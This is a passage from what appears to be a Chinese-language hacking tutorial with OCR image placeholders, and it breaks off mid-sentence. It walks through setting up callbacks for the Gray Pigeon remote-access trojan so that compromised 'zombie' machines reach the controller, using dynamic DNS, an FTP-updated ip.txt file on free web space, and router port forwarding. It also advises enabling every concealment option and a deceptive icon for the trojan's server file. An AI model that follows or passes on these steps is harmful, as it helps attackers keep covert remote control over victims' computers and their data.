


图12

3、动态域名方式

虽然ADSL用户通过拨号也获得的公网IP地址，不过在重新拨号后IP地址就自动更换了，这个时候就需要动态域名的帮助了，动态域名可以将变动的IP地址映射到一个域名上。

我比较喜欢希网的3322域名，域名记起来方便，而且客户端很清爽小巧。首先要到其网站（http://www.3322.org/dyndns/register）上注册一个帐号（图10）。

申请帐号是需要邮件进行验证的，并且会把密码发送到你的邮箱中。使用帐号的密码登录网站，点击"管理域名"（图11）。

申请一个动态域名，我就随意选择一个域名了（casper3389.3322.org）。然后再从（http://www.3322.org/dyndnspage/client.html）下载一个希网动态域名的客户端，客户端安装很简单，一路NEXT即可。打开客户端的"管理帐号"选项（图12）。



图10





图11

填入你申请的域名、用户名和密码等信息，然后点击"添加"即可。程序会自动更新域名所对应的IP地址。可以使用ping命令进行检查（图13）。


图13

在配置灰鸽子的时候，只需要在“备用IP 通知”中填写上你的动态域名地址就可以，在以后使用的时候只需要先启动客户端然后启动灰鸽子就可以了。只要你打开着客户端并且连着网，那么这个域名所对应的IP 地址就是你的IP 地址。上线线路：肉鸡 -->希网动态域名 -->解析IP 地址 -->控制端。

小提示：什么是动态域名

用户每次上网得到新的动态分配的IP地址之后，安装在用户计算机里的动态域名软件就会把这个IP地址发送到动态域名解析服务器，更新域名解析数据库。Internet上的其他人要访问这个域名的时候，动态域名解析服务器会返回正确的IP地址给他，这叫动态域名。

4、网页文件方式

原理：把你的IP 地址和监听端口按照特定的格式保存为一个文件（灰鸽子的文件格式为：“http://IP 地址：监听端口/wwwroot/”），然后把这个文件存放在一个能够WEB 访问的地方。在配置服务端的时候只需要把这个WEB 访问地址作为通知方式，肉鸡就会不断的访问这个地址，获得文件中的IP 地址和端口，然后就主动的连接你！由于这个存放过程一般使用FTP 方式，所以被大家称做FTP 更新。

原理明白后，就需要寻求适当的方法了。首先需要找个能够WEB 访问的地方，简单的方法就是申请一个免费的空间，不需要ASP、PHP 等脚本支持，现在网上免费空间很多，我也就不浪费口舌了。比如我的空间地址为“http://54abu.cn/”，想把存放IP 的文件保存在根目录下，那么这个WEB 地址就是“http://54abu.cn/ip.txt”。我只需要改变这个ip.txt 文件中的IP 地址和端口就可以让肉鸡找到我。

但是手工更改这个文件相当的烦琐，灰鸽子里自带了FTP 更新IP 的功能。打开“自动上线”中的“FTP 更新IP”选项，添入FTP 服务器的地址、端口、连接类型、用户名、密码等信息。




图14




图15

“存放IP 的文件”指的是存放IP 的文件名，比如我的IP 连接信息保存在根目录下的ip.txt 文件里，由于是根目录所有我不用填写目录名，文件名就是“ip.txt”了。如果我是讲IP 文件放在“http://54abu.cn/mm/ip.txt”这里的话，此处就需要填写“/mm/ip.txt”了。IP 文件内容就是你的IP 信息了。最后点击“更新IP 到FTP 空间”就可以了（图14）。

灰鸽子更新完IP 后，会给出提示的，同时为了保险起见也你可以使用IE 访问“http://54abu.cn/mm/ip.txt”来检查一下（图15）。

上线线路：肉鸡 -->Web空间中的ip.txt-->获得IP 地址 -->控制端。

小知识：FTP 协议的主动模式与被动模式

什么是PASV和PORT方式。1.PORT其实是Standard模式的另一个名字，又称为Active模式。中文意思是“主动模式。2.PASV也就是Passive的简写。中文就是“被动模式。两者区别如下，不同之处是由于PORT（主动）这个方式需要在接上TCP 21端口后，服务器通过自己的TCP 20来发出数据。并且需要建立一个新的连接来传送档案。而PORT的命令包含一些客户端没用的资料，所以有了PASv的出现。而PASV模式拥有PORT模式的优点，并去掉一些PORT的缺点。PASV运行方式就是当服务器接收到客户端连接请求时，就会自动从端口1024到5000中随机选择一个和客户端建立连接传递数据。由于被动且自动建立连接，容易受到攻击，所以安全性差。

备用IP 通知填写完后，还有一些连接参数需要设置。比如上线的端口、上线头像、上线分组、上线备注、连接密码等信息，大家根据自己的情况填写即可。注意：连接密码不能使用中文。

在“安装选项”中可以设置服务端在安装时所释放的文件名，服务端在安装后会生成两个文件，一个是安装文件（必须为exe、com、bat 等可执行后缀），一个是记录密码的DLL 文件。还有一些安装时的选项操作。把“高级选项”中所有的隐藏措施都勾选上，进程插入选项使用默认就可以。可以在“图标”选项里选择服务端的图标，还是以迷惑性为主。如果要实现其他功能可以在“插件功能”中添加插件。其他选项卡大家根据自己的实际情况进行设置。生成就可以了。

燕妹妹疑惑的说道：“前面你讲解了灰鸽子的上线配置，但是如果我是内网呢？”阿布说：“现在大家在网吧或者机房等内网环境下的比较多。所以内网上线是非常必要研究的。在原理上还是和公网一样的，只要能让肉鸡连接到你就OK！目前内网上线方式大概有三种。”

1、端口映射

如果你是通过路由器连入外网，如果你能拿到路由器管理权限的话便可以把外网的端口映射到内网中来，其实就一个映射通道，使内部和外部的数据连通。

登录路由器的管理页面，一般情况为192.168.1.1，其实就是你的网关，可以从本地连接的属性中找得到。展开“转发规则”－“虚拟服务器”页面（图16）。

虚拟服务器定义一个服务端口，所有对此端口的服务请求将被重新定位给通过IP 地址指定的局域网中的服务器。

在“服务端口号”处填写你要在外网开放的端口，例如灰鸽子默认监听端口为8000，“IP 地址”处填写你的内网IP（局域网内IP），“协议”选择ALL 就可以。然后点击保存就OK 了。现在路由器的外网IP 上的8000 端口就全部转到我的内网机器上来，从而使肉鸡能够连接到我的机器。

固定IP 上线线路：肉鸡 -->路由器 -->经映射至控制端。

动态域名上线线路：肉鸡 -->希网动态域名 -->解析获得

